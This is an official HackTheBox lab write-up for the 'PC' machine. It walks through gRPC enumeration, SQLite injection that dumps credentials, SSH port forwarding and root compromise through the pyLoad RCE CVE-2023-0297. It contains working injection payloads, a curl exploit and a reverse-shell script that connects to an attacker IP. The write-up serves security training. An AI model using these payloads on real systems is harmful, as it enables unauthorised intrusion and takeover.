



HACKTHEBOX



PC

31st May 2023 / Document No
D23.100.239

Prepared By: C4rm3l0

Machine Author: sau123

Difficulty: **Easy**

Classification: Official

Synopsis

PC is an Easy Difficulty Linux machine that features a `gRPC` endpoint that is vulnerable to SQL Injection. After enumerating and dumping the database's contents, plaintext credentials lead to `SSH` access to the machine. Listing locally running ports reveals an outdated version of the `pyLoad` service, which is susceptible to pre-authentication Remote Code Execution (RCE) via `CVE-2023-0297`. As the service is run by `root`, exploiting this vulnerability leads to fully elevated privileges.

Skills Required

- Rudimentary understanding of APIs
- Linux enumeration


Skills Learned

- Interacting with `gRPC`
- `SQLite` Injection
- Local port forwarding

Enumeration

Nmap

```
ports=$(nmap -Pn -p- --min-rate=1000 -T4 10.10.11.214 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$/)/  
nmap -p$ports -Pn -sC -sV 10.10.11.214
```



```
nmap -p$ports -Pn -sC -sV 10.10.11.214  
  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 14:12 EEST  
Nmap scan report for 10.10.11.214  
Host is up (0.073s latency).  
  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   3072 91bf44edea1e3224301f532cea71e5ef (RSA)  
|   256 8486a6e204abdf71d456ccf395809de (ECDSA)  
|_  256 1aa89572515e8e3cf180f542fd0a281c (ED25519)  
50051/tcp open  unknown  
1 service unrecognized despite returning data.  
<...SNIP...>  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Nmap done: 1 IP address (1 host up) scanned in 16.02 seconds
```


An initial `Nmap` scan reveals `SSH` running on its default port, as well as an unidentified service on `TCP` port `50051`.

gRPC

Researching the default and recommended services for port `50051`, we find that it is commonly used by `gRPC`, which is a procedure call framework used to build fast and scalable APIs. At its core, `gRPC` is built upon the concept of remote procedure calls (`RPC`), which allows a client to call methods on a remote server as if they were local functions. `gRPC` takes this concept further by using Protocol Buffers (`protobuf`) as the default interface definition language (`IDL`) for defining the service contracts and message formats.

In order to interact with the service, we can use a tool such as [gRPCurl](#). As per the tool's documentation, we can list a server's services by using the `list` directive:

```
grpcurl -plaintext 10.10.11.214:50051 list
```




```
grpcurl -plaintext 10.10.11.214:50051 list  
  
SimpleApp  
grpc.reflection.v1alpha.ServerReflection
```

The output reveals two services. The first is a user-defined `gRPC` service named "SimpleApp", which we will proceed to enumerate further. The second is a built-in service called "ServerReflection", which allows clients to dynamically query and discover information about the available `gRPC` services on the server, including service definitions, methods, and message formats. Essentially, this second service is what allows us to debug and enumerate the first service.

We proceed to list the `SimpleApp` methods.


```
grpcurl -plaintext 10.10.11.214:50051 list SimpleApp
```



```
grpcurl -plaintext 10.10.11.214:50051 list SimpleApp  
  
SimpleApp.LoginUser  
SimpleApp.RegisterUser  
SimpleApp.getInfo
```

Three methods are revealed: two related to registering and logging in, and one related to obtaining information. Next, we use the `describe` directive to obtain further information on the "SimpleApp" service.

```
grpcurl -plaintext 10.10.11.214:50051 describe SimpleApp
```



```
grpcurl -plaintext 10.10.11.214:50051 describe SimpleApp  
  
SimpleApp is a service:  
service SimpleApp {  
  rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );  
  rpc RegisterUser ( .RegisterUserRequest ) returns ( .RegisterUserResponse );  
  rpc getInfo ( .getInfoRequest ) returns ( .getInfoResponse );  
}
```

The output draws a more complete picture of how the service functions. We can see the input types that each method expects, as well as their respective responses.

We proceed to use the same `describe` directive to inspect the input types themselves, starting with the `LoginUserRequest` parameter.

```
grpcurl -plaintext 10.10.11.214:50051 describe LoginUserRequest
```

```
grpcurl -plaintext 10.10.11.214:50051 describe LoginUserRequest

LoginUserRequest is a message:
message LoginUserRequest {
  string username = 1;
  string password = 2;
}
```

We now know that the `LoginUser` endpoint expects a message in the form of two strings: a username and a password. Similarly, the `RegisterUser` endpoint also expects those two parameters:

```
grpcurl -plaintext 10.10.11.214:50051 describe RegisterUserRequest
```

```
grpcurl -plaintext 10.10.11.214:50051 describe RegisterUserRequest

RegisterUserRequest is a message:
message RegisterUserRequest {
  string username = 1;
  string password = 2;
}
```

Finally, the `getInfo` endpoint expects only one parameter, namely an `id`.

```
grpcurl -plaintext 10.10.11.214:50051 describe getInfoRequest
```

```
grpcurl -plaintext 10.10.11.214:50051 describe getInfoRequest

getInfoRequest is a message:
message getInfoRequest {
  string id = 1;
}
```

Armed with this knowledge, we can now create an account. To do so, we use `grpcurl`'s `-d` flag to submit data to the `RegisterUser` endpoint.

```
grpcurl -plaintext -format text -d 'username: "melo", password: "melo"' 10.10.11.214:50051 SimpleApp.RegisterUser
```

```
grpcurl -plaintext -format text -d 'username: "melo", password: "melo"' 10.10.11.214:50051 SimpleApp.RegisterUser
message: "Account created for user melo!"
```

The account was successfully created, and we now attempt to authenticate using those credentials. To do so, we merely change the `RegisterUser` endpoint to `LoginUser` and submit the request.

```
grpcurl -plaintext -format text -d 'username: "melo", password: "melo"'
10.10.11.214:50051 SimpleApp.LoginUser
```

```
grpcurl -plaintext -format text -d 'username: "melo", password: "melo"' 10.10.11.214:50051 SimpleApp.LoginUser
message: "Your id is 895."
```

We receive an ID for our user, which we can now use to query the `getInfo` endpoint.

```
grpcurl -plaintext -format text -d 'id: "895"' 10.10.11.214:50051  
SimpleApp.getInfo
```

```
grpcurl -plaintext -format text -d 'id: "895"' 10.10.11.214:50051 SimpleApp.getInfo
message: "Authorization Error.Missing 'token' header"
```

An error is returned, stating that we are missing a `token` header. This is surprising, since when we listed the parameters for this endpoint earlier, the only requirement was the ID parameter. Thinking back to the login endpoint, we deduce that it is likely that there is some kind of header returned alongside the server's response, outside of the main body that was printed out to our console. Therefore, we re-run the login request, this time using the `-vv` flag, which stands for "very verbose" and should reveal some more information that might be useful.

```
grpcurl -plaintext -vv -format text -d 'username: "melo", password: "melo"'
10.10.11.214:50051 SimpleApp.LoginUser
```

```

grpcurl -plaintext -vv -format text -d 'username: "melo", password: "melo"' 10.10.11.214:50051 SimpleApp.LoginUser

Resolved method descriptor:
rpc LoginUser ( .LoginUserRequest ) returns ( .LoginUserResponse );

Request metadata to send:
(empty)

Response headers received:
content-type: application/grpc
grpc-accept-encoding: identity, deflate, gzip

Estimated response size: 16 bytes

Response contents:
message: "Your id is 82."


Response trailers received:
token:
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTY4NTYyNDAzM30.Rt8mWco4E_YovW2v9direFLZLzb
hZ5_aTPPsV0ynCQg'
Sent 1 request and received 1 response

```

The verbose output reveals a so-called "Response trailer", in the form of a `token` parameter that looks like a JSON Web Token (`JWT`). We now re-attempt querying the `getInfo` endpoint, using the obtained token.

```
grpcurl -plaintext -format text -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTY4NTYyNDA2
M30.Rt8mWco4E_Yovw2v9direFlZLzbhZ5_aTPPsV0yncQg' -d 'id: "82"' 10.10.11.214:50051
SimpleApp.getInfo
```

Note: The ID we receive appears to change each time we log in. Therefore, make sure to double-check the ID you provide, in case you face a `TypeError` after querying the `getInfo` endpoint.



```
grpcurl -plaintext -format text -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTY4NTYyNDA2M30.Rt8mWco4E_
Yovw2v9direFlZLzbhZ5_aTPPsV0yncQg' -d 'id: "82"' 10.10.11.214:50051 SimpleApp.getInfo

message: "Will update soon."
```


This time our query succeeds, and we receive a message stating "Will update soon."

Foothold

Having explored each of the endpoints, we do not have a lot to go on in terms of exploitation. However, whenever a service features authentication with parameters such as usernames, passwords, and IDs, it is very likely that there is some sort of database in place to store and retrieve that data. This opens up the possibility of an SQL Injection (`SQLi`), provided we find a vulnerable parameter.

To explore this possibility further, we start tampering with the `id` parameter of the `getInfo` endpoint. A typical payload to probe for injectable logic is to use the `OR 1=1` boolean statement, which if injectable will always return true. We try submitting an invalid ID, alongside the aforementioned boolean statement:

```
grpcurl -plaintext -format text -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTY4NTYyNDA2
M30.Rt8mWco4E_Yovw2v9direFlZLzbhZ5_aTPPsV0yncQg' -d 'id: "777 OR 1=1"'
10.10.11.214:50051 SimpleApp.getInfo
```



```
grpcurl -plaintext -format text -H 'token: <TOKEN>' -d 'id: "777 OR 1=1"' 10.10.11.214:50051 SimpleApp.getInfo

message: "The admin is working hard to fix the issues."
```

Our suspicion is confirmed, as after injecting the `OR` statement the message we receive changes to "The admin is working hard to fix the issues.". We proceed to enumerate the number of columns returned by the query, using `UNION SELECT` statements.

```
grpcurl -plaintext -format text -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsb3R5ImV4cCI6MTY4NTYyNDA2
M30.Rt8mWco4E_YovW2v9direFlZLzbhZ5_aTPPsV0yncQg' -d 'id: "777 UNION SELECT 1-- -
"' 10.10.11.214:50051 SimpleApp.getInfo
```

```
grpcurl -plaintext -format text -H 'token: <TOKEN>' -d 'id: "777 UNION SELECT 1-- -"' 10.10.11.214:50051 SimpleApp.getInfo
message: "1"
```

Our first query is successful, which means that exactly **one** column is returned by the query in the backend and is displayed in the `message` parameter.

Armed with that knowledge, we now proceed to try and identify what the underlying database service is. There are various tactics to employ at this stage, which are covered in great detail in the Academy module [SQL Injection Fundamentals](#).

We elect to use `version` payloads and `UNION SELECT` statements to unmask what SQL service is running on the backend. Eventually, we try the payload for `SQLite`, namely `sqlite_version()`.

```
grpcurl -plaintext -format text -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsb3R5ImV4cCI6MTY4NTYyNDA2
M30.Rt8mWco4E_YovW2v9direFlZLzbhZ5_aTPPsV0yncQg' -d 'id: "7 UNION SELECT
sqlite_version()--"' 10.10.11.214:50051 SimpleApp.getInfo
```

Note: When querying an `SQLite` database, `sqlite_version()` will return the version of the service. For any other SQL service, such as `MySQL` or `PostgreSQL`, that query would return an error, therefore enabling us to definitively identify the underlying service. We also append `--` to the end of the query, commenting out any subsequent SQL that might interfere with our injection.

```
grpcurl -plaintext -format text -H 'token: <TOKEN>' -d 'id: "7 UNION SELECT sqlite_version()--"' 10.10.11.214:50051 SimpleApp.getInfo
message: "3.31.1"
```

The `message` response reveals that `SQLite` is running in the backend and its version, namely `3.31.1`.

Having established the underlying service, we now proceed to enumerate and dump existing tables. To do so, we query the `name` column in the `sqlite_master` table.

```
grpcurl -plaintext -format text -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsb3R5ImV4cCI6MTY4NTYyNDA2
M30.Rt8mWco4E_YovW2v9direFlZLzbhZ5_aTPPsV0yncQg' -d 'id: "123 UNION SELECT name
FROM sqlite_master WHERE type=\"table\";-- -"' 10.10.11.214:50051
SimpleApp.getInfo
```

```
grpcurl -plaintext -format text -H 'token: <TOKEN>' -d 'id: "7 UNION SELECT name FROM sqlite_master WHERE type=\"table\";-- -"' 10.10.11.214:50051 SimpleApp.getInfo
message: "accounts"
```

The response reveals the `accounts` table, whose column names we proceed to enumerate using `GROUP_CONCAT` to concatenate the results into one column. `SQLite` stores table-related information in the `pragma_table_info` system table.

```
grpcurl -plaintext -format text -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTY4NTYyNDA2
M30.Rt8mWco4E_YovW2v9direFlZLzbhZ5_aTPPsV0yncQg' -d 'id: "123 UNION SELECT
GROUP_CONCAT(name, "\",\"") FROM pragma_table_info(\"accounts\");--"'
10.10.11.214:50051 SimpleApp.getInfo
```

```
grpcurl -plaintext -format text -H 'token: <TOKEN>' -d 'id: "7 UNION SELECT GROUP_CONCAT(name, "\",\"") FROM
pragma_table_info(\"accounts\");--"' 10.10.11.214:50051 SimpleApp.getInfo

message: "username,password"
```

The columns `username` and `password` are revealed. Finally, we use the same concatenation logic to dump the table's contents.

```
grpcurl -plaintext -format text -H 'token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoibWVsbyIsImV4cCI6MTY4NTYyNDA2
M30.Rt8mWco4E_YovW2v9direFlZLzbhZ5_aTPPsV0yncQg' -d 'id: "123 UNION SELECT
GROUP_CONCAT(username || password) FROM accounts;--"' 10.10.11.214:50051
SimpleApp.getInfo
```

```
grpcurl -plaintext -format text -H 'token: <TOKEN>' -d 'id: "123 UNION SELECT GROUP_CONCAT(username || password) FROM accounts;--"'
10.10.11.214:50051 SimpleApp.getInfo

message: "adminadmin,sauHereIsYourPassWord1431"
```

We have successfully uncovered the credentials `sau:HereIsYourPassword1431`, which we use to `SSH` into the machine.

```
ssh sau@10.10.11.214
```

```
ssh sau@10.10.11.214

sau@10.10.11.214's password:
Last login: Mon May 15 09:00:44 2023 from 10.10.14.19
sau@pc:~$ id
uid=1001(sau) gid=1001(sau) groups=1001(sau)
```

The `user` flag can be found at `/home/sau/user.txt`.

Privilege Escalation

We start enumerating the system by taking a look at any ports that might be listening locally.

```
ss -tlnp
```

```
sau@pc:~$ ss -tlnp
```

State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	5	127.0.0.1:8000	0.0.0.0:*	
LISTEN	0	128	0.0.0.0:9666	0.0.0.0:*	
LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
LISTEN	0	4096	*:50051	*:*	
LISTEN	0	128	:::22	:::*	


We discover two interesting ports, namely port `8000`, which is only listening locally, and port `9666`, which listens on all interfaces, yet was not discovered by our `Nmap` scan.

In order to further enumerate the discovered ports, we forward them to our machine using `SSH` tunneling. More specifically, since we have `SSH` access to the target, we can use `Local Port forwarding` from our attacking machine:

```
ssh -f -N -L 8000:127.0.0.1:8000 -L 9666:127.0.0.1:9666 sau@10.10.11.214
```

- `-f`: Requests the `SSH` command to go to the background after authentication is complete.
- `-N`: Specifies that no command should be executed on the remote system. This is useful when only port forwarding is required. (We do not need another interactive shell)
- `-L 8000:127.0.0.1:8000`: Sets up local port forwarding. It binds port `8000` on our **local** machine to port `8000` on the **remote** machine (`10.10.11.214`).
- `-L 9666:127.0.0.1:9666`: Sets up another local port forwarding. It binds port `9666` on our **local** machine to port `9666` on the **remote** machine (`10.10.11.214`).
- `sau@10.10.11.214`: The username (`sau`) and the IP address (`10.10.11.214`) of the remote machine we connect to using `SSH`.

Having exposed the ports to our local machine, we can now use a browser to see if we can access them via `HTTP`, by browsing to port `9666`:



We are redirected to the `/login` endpoint, which reveals a portal to the `pyLoad` service.



Username

Password

[SIGN IN](#)

pyLoad is an open-source download manager that also hosts a web-accessible endpoint. Back on the target machine, we take a look at which user is running the process.

```
ps aux | grep pyload
```

```
sau@pc:~$ ps aux | grep pyload
root      1020  0.0  1.6 1225876 66660 ?        Ssl  May17  13:37 /usr/bin/python3 /usr/local/bin/pyload
sau       33788  0.0  0.0   8160   2548 pts/1    S+   14:11   0:00 grep --color=auto pyload
```

Given that the service is run by `root`, this could be a vector for us to escalate our privileges. We take a look at the service's version, on the target machine.

```
pyload --version
```

```
sau@pc:~$ pyload --version
pyLoad 0.5.0
```

Researching the keywords `pyload 0.5.0 exploit` yields a [disclosure](#) for a pre-authentication, Remote Code Execution (RCE) vulnerability. The resource explains that by abusing `js2py` functionality, arbitrary `Python` code can be executed. Furthermore, it provides a Proof of Concept (PoC) for the exploit:

```
curl -i -s -k -X $'POST' \
  -H $'Host: 127.0.0.1:8000' -H $'Content-Type: application/x-www-form-
  urlencoded' -H $'Content-Length: 184' \
  --data-binary
  '$package=xxx&crypted=AAAA&jk=%70%79%69%6d%70%6f%72%74%20%6f%73%3b%6f%73%2e%73%79
  %73%74%65%6d%28%22%74%6f%75%63%68%20%2f%74%6d%70%2f%70%77%6e%64%22%29;f=function%
  20f2(){};&passwords=aaaa' \
  $'http://127.0.0.1:8000/flash/addcrypted2'
```

The vulnerability was assigned `CVE-2023-0297`, and at the time of writing has multiple public [repositories](#) that outline the exploit and provide further PoCs.

While the above command might look incomprehensible, it is mostly attributed to the fact that it has been `URL`-encoded, likely multiple times. The important part of the PoCs is the `jk` parameter, into which we will inject a payload that will be executed on the target system. Since we already have local access as the `sau` user, we can leverage that into simplifying our payload substantially. To do so, we will first create a simple `Python` script on the target system, that will spawn a reverse shell. We start by creating a [reverse shell payload](#), and wrapping it in a `Python` script.

```
import os
os.system("bash -c '/bin/sh -i >& /dev/tcp/10.10.14.40/4444 0>&1'")
```

We save the script as `/tmp/pwn.py` on the target system. At this stage, we also fire up a `Netcat` listener on port `4444`, to catch the shell. Finally, we create the payload that will actually trigger the script, and hopefully land us a shell with elevated privileges.

We replace the `jk` parameter of the PoC with the following payload:

```
jk=pyimport%20os;os.system(\"python3%20/tmp/pwn.py\")
```

The `Python` code that our exploit will trigger is similar to our script above; it imports the `os` module and uses it to run `python3 /tmp/pwn.py`, therefore triggering our script and in theory, sending us a reverse shell.

The full, condensed exploit then looks as follows:

```
curl -i -s -k -X '$POST' \
  --data-binary
  '$jk=pyimport%20os;os.system(\"python3%20/tmp/pwn.py\");f=function%20f2()
  {};&package=xxx&crypted=AAAA&&passwords=aaaa' \
  '$http://localhost:8000/flash/addcrypted2'
```

Some headers from the original PoC have been stripped to simplify the command, as they are not necessary in this scenario.

Since we have forwarded the service's port to our local machine, we can run the `CURL` command on either our own or the target machine.

We run the command, and immediately get a callback on our listener:

```
nc -nlvp 4444

listening on [any] 4444 ...
connect to [10.10.14.40] from (UNKNOWN) [10.10.11.214] 35636
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
```

Our payload and script were triggered successfully, and we now have a shell as `root`.

The final flag can be found at `/root/root.txt`.